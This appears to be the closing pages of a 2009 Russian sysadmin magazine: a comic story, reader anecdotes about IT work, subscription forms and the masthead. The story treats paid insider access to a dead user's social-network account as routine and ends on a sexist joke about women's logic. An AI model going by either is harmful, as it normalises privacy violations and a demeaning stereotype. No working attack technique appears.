– Хай, это Стас из Data Research. Нужна твоя помощь – у нас в разработке ныне покойный админ одной большой компании, мне чертовски надо получить доступ к его профилю в вашей системе. Разумеется, с восстановленной истории. Можно в режиме стелс.

– Оплата как всегда?

– Ну разумеется!

– Хорошо, давай IP-адреса и даты входа, посмотрим, кто это, будет тебе стелс-вход.

Стелс-входом на жаргоне обозначался вход в профиль пользователя так, чтобы он не оказался при этом переведен в состояние «Онлайн». Отдельный вопрос – это «восстановление истории». Когда вы пользуетесь веб-



сервисами и стираете там свои данные – например, удаляете почту в своем почтовом ящике или сообщение в социальной сети, вы не имеете никаких гарантий того, что они действительно будут удалены. На самом деле чаще всего они не удаляются, а лишь помечаются как удаленные и в ряде случаев могут быть полностью восстановлены. Сейчас был как раз такой случай.

Стас налил себе кофе и успел выпить почти половину, прежде чем ему на мыло упало увесистое письмо из компании-заказчика, содержащее требуемые данные об истории веб-серфинга объекта. Добавив их в программу в качестве дополнительного вектора инициализации, Стас вручную нашел время последних 10 входов в социальную сеть и отослал их админу социалки. Раскопать же страницу в «ЖЖ» было совсем плевым делом, она была не закрыта и, несмотря на то, что оказалась не очень информативна, также была добавлена к списку дополнительной инициализации.

Пискнула аська:

– Тебе повезло, несмотря на то, что через этот айпишник к нам ходит прова народа, по времени входы совпадают только с одним пользователем – ник Kaktus. Логин и пароль для стелс-входа сейчас скину, хистори я уже восстановил.

– Респект тебе и уважуха, дружище!

– Да не за что, главное, гонорар не забудьте!

Итак, вожаденный логин и пароль оказался в руках Стаса. Добавив и эти данные в проект, Стас запустил повторную инициализацию.

Получившаяся на первом этапе нейронная сеть, далекий прототип уже умершего человека, теперь открывала для себя WEB. Только открытие это было необычным, реверсивным. Система поползла по посещенным ранее живым человеком ссылкам и пыталась определить, почему он туда ходил, что ему было надо, куда бы он мог пойти еще и десятки других вопросов, выстраивающихся в единую иерархию, на вершине которой был единственный вопрос: какой пароль шифрования мог придумать этот человек? Данные из социальной сети, давно забытая всеми участниками переписка и какие-то виртуальные обсуждения извлекались из глубин серверов и подавались на вход нейронной сети.

Стас в такие моменты почти физически ощущал, как она пульсирует, как меняются весовые коэффициенты ее синапсов, как она все больше и больше становится похожа на свой прототип.

Список возможных паролей опять стал наполняться вариантами, и Стас ожидал, что вот-вот программа выдаст вожаденное слово «Завершено».

...Наступило утро. Стас проснулся от характерного попискивания программы, а на экране висело сообщение «мало исходных данных». Стас не поверил своим глазам – он был так уверен в возможностях программы, что опе-

шил. Конечно, он знал, что 100-процентное восстановление пароля не гарантировалось, но на его памяти такая ситуация была впервые. Он схватил трубку и набрал номер отдела разработки.

– Привет, это Стас из отдела восстановления, у меня проблемы с программой – она не справилась!

– Привет, значит, скормил мало данных или не читал пункт 4.11 руководства, – хохотнули в ответ.

– Данных скормил достаточно, а что за пункт руководства?

– Ну если считаешь, что данных достаточно, а ничего не получается, тогда почитай инструкцию и не отвлекай от работы!

В трубке пошли гудки. «Программисты», – зло подумал Стас. Однако за инструкцией полез. Пункт 4.11 в частности, гласил:

«В случае если объект моделирования женского пола, рекомендуется ограничиться подбором вариантов пароля по общеупотребительному словарю. Если этот метод не увенчался успехом, можно закрывать проект, ибо логика женщин весьма слабо поддается моделированию в рамках существующих алгоритмов».

Дрожащими руками Стас запустил браузер и вошел в социальную сеть с логином и паролем Д.Бондарь... С фотографии на Стаса смотрел не бородатый админ, а весьма миловидная девушка, Дарья kaktus Бондарь. 📍

Станислав Шпак

Только не пугайтесь

В качестве приработка в самостоятельном порядке обслуживаю страждущих с погибшими/умирающими компами/сетями. Звонит напарник с работы (компьютерный магазин, я на выходном), говорит, есть шашка. Хорошо. Дает клиенту мой телефон. Клиент перезванивает, и тут-то и начинается самое интересное... Выясняю, в чем неисправность, куда ехать... Адрес называют, улицу и номер дома... Спрашиваю – организация? Ответ убил: «Да, управление по борьбе с налоговыми преступлениями»... 5 секундное зависание было прервано фразой клиента: «Вы только не пугайтесь...» За полчаса добираюсь, смотрю, каспер положил всю систему, зачистив svchost.exe. Пытаюсь восстановить из имеющегося на этом же винте дистрибутива – тоже 0. Кое-как восстанавливаю со своего диска (сам лицензионный, но без лицензии – кто не знает, сейчас это отдельно продается). Прощаюсь, для пушечного куражу оформляю акт выполненных работ и бланк ПКО (бланго бланки таскаю с собой)... Все ничего, но когда делаешь такое в таком месте... страшно...

P.S.: Там все на самом деле пиратское – винды, «1С», офисы, сеть чуть ли не на коленках скручена... Госструктура...

Константин Шавлов

Вредный бейсик

Вернулся на работу после долгой сессии, проверяю компы на вирусы, на своем запустил AVZ, и вот эта прога находит в архиве с моими работами на бейсике, которые я делал еще в далеком 1997 году, одно мое творение – имитацию звездного неба – обозвала трояном Trojan.Vac.

Линкей

Опасность для государственной тайны

Админу в госНИИ (которому 90 лет). Естественно, охрана военная. И рулит ими комендант – подполковник Богданов С.В. Несу через проходную две коробки с мониторами. На проходной вскрывают, а там CD-ROM с драйверами. Все – влип. Иду к коменданту, объясняю ситуацию, а тот ни в какую: «С дисками нельзя». Звоню заму директора института (он, кстати, старший брат директора). Но и ему наш бдительный комендант: «Нельзя!»

Он мне и говорит: «Я и не знаю, как быть.»

Я в ответ: «Бросаю коробки на проходной, и разбирайтесь как хотите!»

«А нельзя ли без диска», – спрашивает он. И тут меня осеняет. Эврика!

Я беру «злосчастный» диск, ломаю его на части на глазах охраны. Все. Путь свободен. И я следую со своими коробками далее.

Владимир Ищук

Экономика должна быть экономной!

В прошлый вторник поставил на домашнем ноуте на запись DVD с презентацией и кое-какими материалами к лекции (читаю кое-какую мелочевку на курсах повышения квалификации) и отправился поблаженствовать в ванную. За ноут уселся младший брат жены – в Интернете пошарить.

Выбравшись из ванны в блаженном настроении, вижу картину маслом – намертво зависший ноут, трещащие динамики и разводы воды по всему столу. Оказывается, шурик попросил моего малюго принести попить воды. Тот недолго думая притащил с кухни что под руку подвернулось. А подвернулась ему литровая кружка с кипяченой водой для утюга. Кто из них не удержал кружку в руках – я так и не понял.

Ну ладно мой малой – пять лет ребенку. Но свежее испеченный специалист (экономист, да еще и пристроенный по специальности) с красным дипломом должен догадываться, что залитый электроприбор первым делом надо отключить от сети!

На мой вопрос: «Какого фига?» – получил великолепный ответ: – Ну у тебя же диск писался, вдруг бы испортился, а он 20 рублей стоит... Нет, я понимаю, что у человека любимая фраза «Зачем деньги тратить?» – но сопоставить стоимость агрегата и цену болванки все-таки можно.

Вырубил ноут, слил воду...

Высказал все, что думаю об его умственных способностях. Отсоединил жесткий диск, пошел к соседу, перелил презентацию и лекцию на флешку (бэкап на внешний хард делаю по воскресеньям, так что остальное все цело).

На следующий вечер убедился, что ноут вроде бы жив, но проблемы с питанием присутствуют. Упаковал агрегат и отправил шурика в ближайший сервис.

Правда, предварительно созвонился со знакомым в этой конторе, дабы припугнули великими суммами за ремонт, но сильно не нагнали. Ноут оказался живучим, обошлось «общей чисткой организма».

amv

Занятие для дураков

Из телефонного разговора с пользователем, который пару месяцев назад уволился и сегодня устроился на работу снова:

– Под каким именем нужно заходить в сеть?

– Так же, как и раньше, логин %usergate%, пароль, под которым вы заходили ранее.

– Я что, дура, чтобы помнить свой пароль?

pikador

Как попасть на Сатурн

Суббота, 08:05. Звонок на мобильный:

– Алло, алло! Здравствуйте!!! Я не могу попасть на Сатурн!!!

Разлепляю глаза и мучительно выбираю – послать шутника сразу или сначала спросить, откуда у инопланетян мой номер. В конце концов бормочу: «Совсем зеленые человечки обалдели». И кладу трубку.

Но хулиган не унимается! Снова звонок... И лишь после этого я вспомнил, что уже неделю работаю в конторе, где есть сервер Saturn, а часть подразделений дежурит и по выходным...

daz

По материалам сайта «Сисадмин тоже человек» – <http://sysadmin.mail.ru>

Редакционная подписка для физических лиц

- Вы можете оформить подписку только на **российский** адрес.
- При заполнении квитанции **обязательно РАЗБОРЧИВО** укажите фамилию, имя, отчество полностью, почтовый индекс и адрес получателя (область, город, улица, номер дома, номер квартиры), контактный телефон.
- Журнал высылается почтой заказной бандеролью только после поступления денег на расчетный счет и **копии заполненного и оплаченного бланка, отправленной в редакцию по факсу: (495) 628-82-53 (доб. 120) или на электронный адрес: subscribe@samag.ru.**

ИЗВЕЩЕНИЕ	Форма № ПД-4 ООО "С 13" ИНН 7708654814 / КПП 770801001 Р.сч. 40702810300080001868 К.сч. 30101810100000000787 ОАО «УРАЛСИБ» г. Москва БИК 044525787 Коды: по ОКПО 84027582, по ОКОПФ 65 Вид платежа: Редакционная подписка на журнал "Системный администратор" за 2009 г. <table border="1" style="width: 100%; border-collapse: collapse; text-align: center;"> <tr> <td>01</td><td>02</td><td>03</td><td>04</td><td>05</td><td>06</td><td>07</td><td>08</td><td>09</td><td>10</td><td>11</td><td>12</td> </tr> <tr> <td>X</td><td>X</td><td>X</td><td>X</td><td>X</td><td>X</td><td>X</td><td>X</td><td>X</td><td>X</td><td>X</td><td>X</td> </tr> </table> Дата _____ Сумма платежа: 2400 руб. 00 коп. Информация о плательщике: _____ (Ф. И. О. почтовый индекс, адрес и телефон) _____ Подпись _____	01	02	03	04	05	06	07	08	09	10	11	12	X	X	X	X	X	X	X	X	X	X	X	X
01	02	03	04	05	06	07	08	09	10	11	12														
X	X	X	X	X	X	X	X	X	X	X	X														
Кассир																									
КВИТАНЦИЯ	Форма № ПД-4 ООО "С 13" ИНН 7708654814 / КПП 770801001 Р.сч. 40702810300080001868 К.сч. 30101810100000000787 ОАО «УРАЛСИБ» г. Москва БИК 044525787 Коды: по ОКПО 84027582, по ОКОПФ 65 Вид платежа: Редакционная подписка на журнал "Системный администратор" за 2009 г. <table border="1" style="width: 100%; border-collapse: collapse; text-align: center;"> <tr> <td>01</td><td>02</td><td>03</td><td>04</td><td>05</td><td>06</td><td>07</td><td>08</td><td>09</td><td>10</td><td>11</td><td>12</td> </tr> <tr> <td>X</td><td>X</td><td>X</td><td>X</td><td>X</td><td>X</td><td>X</td><td>X</td><td>X</td><td>X</td><td>X</td><td>X</td> </tr> </table> Дата _____ Сумма платежа: 2400 руб. 00 коп. Информация о плательщике: _____ (Ф. И. О. почтовый индекс, адрес и телефон) _____ Подпись _____	01	02	03	04	05	06	07	08	09	10	11	12	X	X	X	X	X	X	X	X	X	X	X	X
01	02	03	04	05	06	07	08	09	10	11	12														
X	X	X	X	X	X	X	X	X	X	X	X														
Кассир																									

Российская Федерация

- Подписной индекс: годовой – **20780**, полугодовой – **81655**
Каталог агентства «Роспечать»
- Подписной индекс: годовой – **88099**, полугодовой – **87836**
Объединенный каталог «Пресса России»
Адресный каталог «Подписка за рабочим столом»
Адресный каталог «Библиотечный каталог»
- Альтернативные подписные агентства:
Агентство «Интер-Почта» (495) 500-00-60, курьерская доставка по Москве
Агентство «Вся Пресса» (495) 787-34-47
Агентство «Курьер-Пресссервис»
Агентство «ООО Урал-Пресс» (343) 375-62-74
ЛинуксЦентр www.linuxcenter.ru
- Подписка On-line
<http://www.arzi.ru>
<http://www.gazety.ru>
<http://www.presscafe.ru>

СНГ

В странах СНГ подписка принимается в почтовых отделениях по национальным каталогам или по списку номенклатуры «АРЗИ»:

- **Азербайджан** – по объединенному каталогу российских изданий через предприятие по распространению

печати «Гасид» (370102, г. Баку, ул. Джавадхана, 21)

- **Казахстан** – по каталогу «Российская Пресса» через ОАО «Казпочта» и ЗАО «Евразия пресс»
- **Беларусь** – по каталогу изданий стран СНГ через РГО «Белпочта» (220050, г. Минск, пр-т Ф. Скорины, 10)
- **Узбекистан** – по каталогу «Davriy nashrlar» российские издания через агентство по распространению печати «Davriy nashrlar» (7000029, г. Ташкент, пл. Мустакиллик, 5/3, офис 33)
- **Армения** – по списку номенклатуры «АРЗИ» через ГЗАО «Армпечать» (375005, г. Ереван, пл. Сасунци Да-вида, д. 2) и ЗАО «Контакт-Мамул» (375002, г. Ереван, ул. Сарьяна, 22)
- **Грузия** – по списку номенклатуры «АРЗИ» через АО «Сакпресса» (380019, г. Тбилиси, ул. Хошараульская, 29) и АО «Мацне» (380060, г. Тбилиси, пр-т Гамсахурдия, 42)
- **Молдавия** – по каталогу через ГП «Пошта Молдовей» (МД-2012, г. Кишинев, бул. Штефан чел Маре, 134) по списку через ГУП «Почта Приднестровья» (МД-3300, г. Тирасполь, ул. Ленина, 17) по прайс-листу через ООО Агентство «Editil Periodice» (МД-2012, г. Кишинев, бул. Штефан чел Маре, 134)
- Подписка для **Украины**:
Киевский главпочтамт
Подписное агентство «KSS», тел./факс (044)464-0220

Ф.СП-1

Министерство связи РФ

АБОНЕМЕНТ на журнал

Системный

администратор

(индекс издания)

Количество
комплектов:

на 200 год по месяцам

1	2	3	4	5	6	7	8	9	10	11	12

Куда (почтовый индекс)

(адрес)

Кому

(фамилия, инициалы)

ДОСТАВОЧНАЯ КАРТОЧКА

ПВ	место	ли-тер	на журнал	(индекс издания)

Системный
администратор

Стои-мость	по каталогу	руб.	коп.	Количество комплектов:
	за доставку	руб.	коп.	

на 200 год по месяцам

1	2	3	4	5	6	7	8	9	10	11	12

Куда

(почтовый индекс)

Кому

(адрес)

(фамилия, инициалы)

Подписные индексы:

20780*

 + диск с архивом
статей 2008 года

81655**

без диска

 по каталогу агентства
«Роспечать»

88099*

 + диск с архивом
статей 2008 года

87836**

без диска

 по каталогу агентства
«Пресса России»

- * Годовой
- ** Полугодовой
- *** Диск вкладывается
в февральский
номер журнала,
распространяется
только на территории
России

УЧРЕДИТЕЛИ

Частные лица

РЕДАКЦИЯ

Генеральный директор

Владимир Положевец

Ответственный секретарь

Наталья Хвостова

sekretar@samag.ru

Технический редактор

Владимир Лукин

Главный редактор

электронного приложения

«Open Source»

Дмитрий Шурупов

osa@samag.ru

Внештатные редакторы

Алексей Барабанов

Александр Емельянов

Кирилл Сухов

Дмитрий Васильев

Андрей Луконькин

Александр Слесарев

Сергей Супрунов

РЕКЛАМНАЯ СЛУЖБА

тел./факс: (495) 628-8253 (доб. 120)

Дарья Зуморина

reclama@samag.ru

Евгения Тарабина

expro@samag.ru

Верстка и оформление

maker@samag.ru

Дизайн обложки

Дмитрий Репин

**По вопросам распространения
обращайтесь по телефону:**

Светлана Зобова

(495) 628-8253 (доб. 120)

107045, г. Москва,

Ананьевский переулок, дом 4/2, стр. 1

тел./факс: (495) 628-8253

Сайт журнала: www.samag.ru

ИЗДАТЕЛЬ

ООО «С 13»

Отпечатано типографией

ООО «Периодика»

Тираж 17000 экз.

Тираж электронной версии 62000 экз.

Журнал зарегистрирован в Министерстве РФ
по делам печати, телерадиовещания и средств
массовых коммуникаций (свидетельство ПИ
№ 77-12542 от 24 апреля 2002 г.).

За содержание статьи ответственность несет
автор. Мнение редакции может не совпадать
с мнением автора. За содержание рекламных
материалов ответственность несет рекламо-
датель. Все права на опубликованные мате-
риалы защищены.



Вы знаете, как бороться
с «Просачивающейся Адварью»?
Применяете «Чарующий скрипт»?

Редакция журнала «Системный администратор» представляет
вам новый админский сувенир для истинных знатоков своего дела –
карточную игру «**АУТСОРСЕР**».

В ходе игры участники тянут из колоды карты «Проблем», с которыми
им предстоит бороться один на один или с помощниками, используя
подручные средства. Успешное решение «Проблемы» добавляет игроку
уровни. Если вы не считаете себя добрым и милым, то для вас в игре
предусмотрена специальная возможность – сделать гадость другому
участнику и обойти его в потоне за уровнями.

Победителем становится тот, кто быстрее всех
доберется до 10 уровня. Остальные подробности об игре,
«Чарующем скрипте», «МегаУтилите» и «Клановом коктейле»
вы сможете узнать из правил игры.

«**АУТСОРСЕР**» – это пародия на жизнь, которая позволит вам
ощутить всю прелесть аутсорсинга... но без всей словесной мишуры,
типа, «утром стулья, вечером деньги...»!

Приобретайте игру «**АУТСОРСЕР**» в редакции.

